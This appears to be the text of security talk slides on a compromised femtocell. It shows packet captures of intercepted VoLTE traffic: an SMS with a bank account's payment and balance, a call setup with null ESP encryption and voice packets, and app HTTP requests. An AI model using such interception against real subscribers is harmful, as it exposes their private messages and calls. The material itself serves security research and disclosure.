301044 2019-01-26 08:47:21.590939861 2409:8017:200:220::11              2409:8807:3aa:ae8d:1:2:95c6:db7b   GTP <GSM SMS>     1118 Request: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3180
301047 2019-01-26 08:47:21.710778853 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>          750 Status: 200 OK |
301051 2019-01-26 08:47:21.786054101 2409:8807:3aa:ae8d:1:2:95c6:db7b   2409:8017:200:220::11              GTP <SIP>          150 Request: MESSAGE sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com | (RP) RP-ACK (MS to Ne
```

```
▸ Internet Protocol Version 4, Src: 100.82.250.113, Dst: 100.82.252.78
▸ User Datagram Protocol, Src Port: 2152, Dst Port: 2152
▸ GPRS Tunneling Protocol
▸ Internet Protocol Version 6, Src: 2409:8017:200:220::11, Dst: 2409:8807:3aa:ae8d:1:2:95c6:db7b
▸ Encapsulating Security Payload
▸ User Datagram Protocol, Src Port: 9950, Dst Port: 31806
▾ Session Initiation Protocol (MESSAGE)
  ▸ Request-Line: MESSAGE sip:46000102[redacted]@[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:31806 SIP/2.0
  ▾ Message Header
    ▸ Via: SIP/2.0/UDP [2409:8017:0200:0220:0000:0000:0000:0011]:9900;branch=z9hG4bKpcehqcmeehqktgttaidfpgfdh;Role=3;Hpt=8ff2_36;TRC=ffffffff-ffffffff;X-HwDim=4
      Call-ID: asbc018f0607f2c88d_417907784j143.1.468711500@10.190.44.180
    ▸ From: <sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com>;tag=hyjjxh143.1.0.0.312581498.118283539486
    ▸ To: <sip:+861360[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org>
    ▾ CSeq: 100 MESSAGE
        Sequence Number: 100
        Method: MESSAGE
      Max-Forwards: 68
      Request-Disposition: no-fork
      P-Called-Party-ID: <sip:+861360[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org>
    ▸ P-Asserted-Identity: <sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com>
      Content-Length: 161
      Content-Type: application/vnd.3gpp.sms
  ▾ Message Body
    ▾ GSM A-I/F RP - RP-DATA (Network to MS)
        Message Type RP-DATA (Network to MS)
      ▾ RP-Message Reference
          RP-Message Reference: 0xf2 (242)
      ▸ RP-Originator Address - (8613800100500)
      ▸ RP-Destination Address
      ▸ RP-User Data
    ▾ GSM SMS TPDU (GSM 03.40) SMS-DELIVER
        0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
        .0.. .... = TP-UDHI: The TP UD field contains only the short message
        ..1. .... = TP-SRI: A status report shall be returned to the SME
        .... 0... = TP-LP: The message has not been forwarded and is not a spawned message
        .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
        .... ..00 = TP-MTI: SMS-DELIVER (0)
      ▸ TP-Originating-Address - (95555)
      ▸ TP-PID: 0
      ▸ TP-DCS: 8
      ▸ TP-Service-Centre-Time-Stamp
        TP-User-Data-Length: (132) depends on Data-Coding-Scheme
      ▾ TP-User-Data
          SMS text: 您账户3010于01月26日08:40在【财付通-微信转账】发生快捷支付扣款，人民币7000.00，余额67142.24[招商银行]
```

```
0050  00 00 00 10 26 de 7c 3e  03 90 9d f7 4d 45 53 53   ····&·|> ····MESS
0060  41 47 45 20 73 69 70 3a  34 36 30 30 30 31 30 32   AGE sip: 46000102
0070  [redacted]@ [2409:88
0080  30 37 3a 30 33 41 41 3a  41 45 38 44 3a 30 30 30   07:03AA: AE8D:000
0090  31 3a 30 30 30 32 3a 39  35 43 36 3a 44 42 37 42   1:0002:9 5C6:DB7B
00a0  5d 3a 33 31 38 30 36 20  53 49 50 2f 32 2e 30 0d   ]:31806  SIP/2.0·
00b0  0a 56 69 61 3a 20 53 49  50 2f 32 2e 30 2f 55 44   ·Via: SI P/2.0/UD
00c0  50 20 5b 32 34 30 39 3a  38 30 31 37 3a 30 32 30   P [2409: 8017:020
00d0  30 3a 30 32 32 30 3a 30  30 30 30 3a 30 30 30 30   0:0220:0 000:0000
00e0  3a 30 30 30 30 3a 30 30  31 31 5d 3a 39 39 30 30   :0000:00 11]:9900
00f0  3b 62 72 61 6e 63 68 3d  7a 39 68 47 34 62 4b 70   ;branch= z9hG4bKp
0100  63 65 68 71 63 6d 65 65  68 71 6b 74 67 74 74 61   cehqcmee hqktgtta
0110  69 64 66 70 67 66 64 68  3b 52 6f 6c 65 3d 33 3b   idfpgfdh ;Role=3;
0120  48 70 74 3d 38 66 66 32  5f 33 36 3b 54 52 43 3d   Hpt=8ff2 _36;TRC=
0130  66 66 66 66 66 66 66 66  2d 66 66 66 66 66 66 66   ffffffff -fffffff
0140  66 3b 58 2d 48 77 44 69  6d 3d 34 0d 0a 43 61 6c   f;X-HwDi m=4··Cal
```

Compromised Femtocell-- VoLTE

- SIP AMR or AMR-WB




```
No.    Time                          Source                               Destination                          Protocol       Length Info
321613 2019-01-26 09:14:32.438370322 2409:8807:3aa:ae8d:1:2:95c6:db7b     2409:8017:200:220::11                GTP <SIP/SDP>     222 Request: INVITE tel:1350[redacted];phone-context=ims.mnc000.mcc460.3gpp
321615 2019-01-26 09:14:32.490584720 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>         590 Status: 100 Trying |
321642 2019-01-26 09:14:33.847908520 fe80::1:2:c3d3:a083                  ff02::2                              GTP <ICMPv6>      102 Router Solicitation
321651 2019-01-26 09:14:34.628544160 10.39.229.158                        211.141.90.168                       GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321667 2019-01-26 09:14:35.545054294 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <IPv6>        350 IPv6 fragment (off=1448 more=n ident=0x99557c32 nxt=50)
321672 2019-01-26 09:14:35.556368640 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP/SDP>     102 Status: 183 Session Progress |
321674 2019-01-26 09:14:35.663995754 2409:8807:3aa:ae8d:1:2:95c6:db7b     2409:8017:200:220::11                GTP <SIP>         926 Request: PRACK sip:[2409:8017:200:220::11]:9900;Hpt=8ff2_16;CxtId=3;
321681 2019-01-26 09:14:35.955062937 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>         590 Status: 200 OK |
321685 2019-01-26 09:14:36.063923785 2409:8807:3aa:ae8d:1:2:95c6:db7b     2409:8017:200:220::11                GTP <IPv6>        198 IPv6 fragment (off=0 more=y ident=0x00006c50 nxt=50)
321686 2019-01-26 09:14:36.077914142 2409:8807:3aa:ae8d:1:2:95c6:db7b     2409:8017:200:220::11                GTP <SIP/SDP>     686 Request: UPDATE sip:[2409:8017:200:220::11]:9900;Hpt=8ff2_16;CxtId=3
321690 2019-01-26 09:14:36.616821827 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP/SDP>    1406 Status: 200 OK |
321691 2019-01-26 09:14:36.616842959 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>        1182 Status: 180 Ringing |
321711 2019-01-26 09:14:37.848032896 fe80::1:2:c3d3:a083                  ff02::2                              GTP <ICMPv6>      102 Router Solicitation
321730 2019-01-26 09:14:39.628558767 10.39.229.158                        211.141.85.168                       GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321746 2019-01-26 09:14:41.356108964 100.82.252.78                        10.143.127.69                        GTP                84 Echo request
321747 2019-01-26 09:14:41.356404849 100.82.252.78                        100.82.250.113                       GTP               158 Echo request
321748 2019-01-26 09:14:41.395579544 100.82.250.113                       100.82.252.78                        GTP               126 Echo response
321767 2019-01-26 09:14:42.648606452 10.39.229.158                        8.8.8.8                              GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321852 2019-01-26 09:14:48.647948242 10.39.229.158                        211.141.90.168                       GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321911 2019-01-26 09:14:53.647867322 10.39.229.158                        211.141.85.168                       GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321950 2019-01-26 09:14:56.668129589 10.39.229.158                        8.8.8.8                              GTP <DNS>         121 Standard query 0x6439 A alt7-mtalk.google.com
321968 2019-01-26 09:14:57.848400144 10.39.229.158                        211.141.90.168                       GTP <DNS>         119 Standard query 0x6226 A play.googleapis.com
322026 2019-01-26 09:15:01.648112588 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>        1358 Status: 200 OK |
322027 2019-01-26 09:15:01.648133886 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>        1358 Status: 200 OK |
322028 2019-01-26 09:15:01.648156617 2409:8017:200:220::11                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <SIP>        1358 Status: 200 OK |
322029 2019-01-26 09:15:01.648166826 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65391, Time=249456, Mark
322030 2019-01-26 09:15:01.648174653 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65392, Time=249776
322031 2019-01-26 09:15:01.648182402 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65393, Time=250096
322032 2019-01-26 09:15:01.648198605 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65394, Time=250416
322033 2019-01-26 09:15:01.648208980 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65395, Time=250736
322034 2019-01-26 09:15:01.648217566 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65396, Time=251056
322035 2019-01-26 09:15:01.648225525 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65397, Time=251376
322036 2019-01-26 09:15:01.648237442 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65398, Time=251696
322037 2019-01-26 09:15:01.648246875 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65399, Time=252016
322038 2019-01-26 09:15:01.648254594 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65400, Time=252336
322039 2019-01-26 09:15:01.648262314 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65401, Time=252656
322040 2019-01-26 09:15:01.648275533 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65402, Time=252976
322041 2019-01-26 09:15:01.648285878 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65403, Time=253296
322042 2019-01-26 09:15:01.648293563 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65404, Time=253616
322043 2019-01-26 09:15:01.648301337 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65405, Time=253936
322044 2019-01-26 09:15:01.648315938 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65406, Time=254256
322045 2019-01-26 09:15:01.648325363 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65407, Time=254576
322046 2019-01-26 09:15:01.648333056 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=254896
322047 2019-01-26 09:15:01.648340814 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65409, Time=255216
322048 2019-01-26 09:15:01.648352747 2409:8017:200:220::23                2409:8807:3aa:ae8d:1:2:95c6:db7b     GTP <AMR-WB>      238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255536
```

```
▼ Session Initiation Protocol (INVITE)
  ▶ Request-Line: INVITE tel:1350[redacted];phone-context=ims.mnc000.mcc460.3gppnetwork.org SIP/2.0
  ▼ Message Header
    ▶ From: <sip:+861360[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org>;tag=X5ecbY1
    ▶ To: "1350[redacted]"<tel:1350[redacted];phone-context=ims.mnc000.mcc460.3gppnetwork.org>
    ▶ P-Preferred-Identity: <sip:+861360[redacted]@bj.ims.mnc000.mcc460.3gppnetwork.org>
    ▶  [truncated]Contact: <sip:+861360[redacted]@[2409:8807:3aa:ae8d:1:2:95c6:db7b]:31806>;+sip.instance="<urn:gsma:imei:865333[redacted]>";+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";vi
      Accept-Contact: *;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel"
    ▼ P-Access-Network-Info: 3GPP-E-UTRAN-TDD;utran-cell-id-3gpp=4600079[redacted]
        access-type: 3GPP-E-UTRAN-TDD
        utran-cell-id-3gpp: 4600079[redacted]
      P-Preferred-Service: urn:urn-7:3gpp-service.ims.icsi.mmtel
      P-Early-Media: supported
      Supported: 100rel,histinfo,join,norefersub,precondition,replaces,timer,sec-agree
      Allow: INVITE,ACK,BYE,CANCEL,UPDATE,INFO,PRACK,SUBSCRIBE,NOTIFY,REFER
      Accept: application/sdp,application/3gpp-ims+xml
      Session-Expires: 1800
      Min-SE: 90
    ▼ Route: <sip:[2409:8017:200:220::11]:9900;lr>,<sip:orig@scscf3.bj.chinamobile.com;lr;Dpt=7d74_27001246;ca=a22;TRC=ffffffff-ffffffff>
      ▼ Route URI: sip:[2409:8017:200:220::11]:9900;lr
          Route Host Part: [2409:8017:200:220::11]
          Route Host Port: 9900
          Route URI parameter: lr
      ▶ Route URI: sip:orig@scscf3.bj.chinamobile.com;lr;Dpt=7d74_27001246;ca=a22;TRC=ffffffff-ffffffff
      Require: sec-agree
      Proxy-Require: sec-agree
    ▼ Security-Verify: ipsec-3gpp;alg=hmac-sha-1-96;prot=esp;mod=trans;ealg=null;spi-c=2224880206;spi-s=4221368910;port-c=9950;port-s=9900
        [Security-mechanism]: ipsec-3gpp
        alg: hmac-sha-1-96
        prot: esp
        mod=trans
        ealg: null
        spi-c: 2224880206 (0x849cfa4e)
        spi-s: 4221368910 (0xfb9cfa4e)
        port-c: 9950
        port-s: 9900
      Call-ID: W4ecbY1-1@[2409:8807:3aa:ae8d:1:2:95c6:db7b]
    ▶ CSeq: 1 INVITE
      Max-Forwards: 70
      User-Agent: IM-client/OMA1.0 HW-Rto/V1.0
    ▶ Via: SIP/2.0/UDP [2409:8807:3aa:ae8d:1:2:95c6:db7b]:31806;branch=z9hG4bKY6ecbY1-1G1-1iUaaaaa;rport
      Content-Type: application/sdp
      Content-Length: 812
```

Compromised Femtocell-- Internet

- GTP-U




```
No.      Time                          Source            Destination       Protocol         Length Info
 987365 2019-01-10 12:54:59.108829284  10.55.26.250      183.232.103.207   GTP <HTTP>         462 POST /mstat/report/?index=1547094893 HTTP/1.1
 987377 2019-01-10 12:54:59.208226624  183.232.103.207   10.55.26.250      GTP <HTTP>         254 HTTP/1.0 200 OK
 987392 2019-01-10 12:54:59.298693760  10.55.26.250      183.232.103.207   GTP <HTTP>         462 POST /mstat/report/?index=1547094894 HTTP/1.1
 987404 2019-01-10 12:54:59.395755142  183.232.103.207   10.55.26.250      GTP <HTTP>         254 HTTP/1.0 200 OK
 987725 2019-01-10 12:55:02.623296829  10.55.26.250      117.169.71.243    GTP <HTTP>         270 HEAD /iedsafe/Client/android/2128/config2.xml HTTP/1.1
 987733 2019-01-10 12:55:02.698720765  117.169.71.243    10.55.26.250      GTP <HTTP>         638 HTTP/1.1 200 OK
 987760 2019-01-10 12:55:02.923758854  10.55.26.250      117.169.71.243    GTP <HTTP>         270 GET /iedsafe/Client/android/2128/config2.xml HTTP/1.1
 987773 2019-01-10 12:55:02.998683067  117.169.71.243    10.55.26.250      GTP <HTTP/XML>     174 HTTP/1.1 200 OK
 987809 2019-01-10 12:55:03.288749611  10.55.26.250      117.169.71.243    GTP <HTTP>         270 HEAD /iedsafe/Client/android/2128/config3.xml HTTP/1.1
 987817 2019-01-10 12:55:03.362148492  117.169.71.243    10.55.26.250      GTP <HTTP>         638 HTTP/1.1 200 OK
 987841 2019-01-10 12:55:03.543990987  10.55.26.250      117.169.71.243    GTP <HTTP>         270 GET /iedsafe/Client/android/2128/config3.xml HTTP/1.1
 987849 2019-01-10 12:55:03.620765772  117.169.71.243    10.55.26.250      GTP <HTTP/XML>     542 HTTP/1.1 200 OK
10081…  2019-01-10 12:58:36.801869929  10.55.26.250      183.232.93.184    GTP <HTTP>         590 POST /analytics/upload?rid=adb3c107dfd47129&sid=ca22672d0365b6ad212f959522aa8395 HTTP/1.1
10081…  2019-01-10 12:58:36.919080799  183.232.93.184    10.55.26.250      GTP <HTTP>         334 HTTP/1.1 200 OK
10093…  2019-01-10 12:58:48.991287929  10.55.26.250      117.135.175.153   GTP <HTTP>         478 POST /notice/gather_data/?appid=wx13051697527efc45&version=2.14.55a&timestamp=1547096328408&sig=25b335760b251d3264f7528087e7d366&encode=2&opua
10093…  2019-01-10 12:58:49.099357576  117.135.175.153   10.55.26.250      GTP <HTTP>         926 HTTP/1.1 200 OK  (text/html)
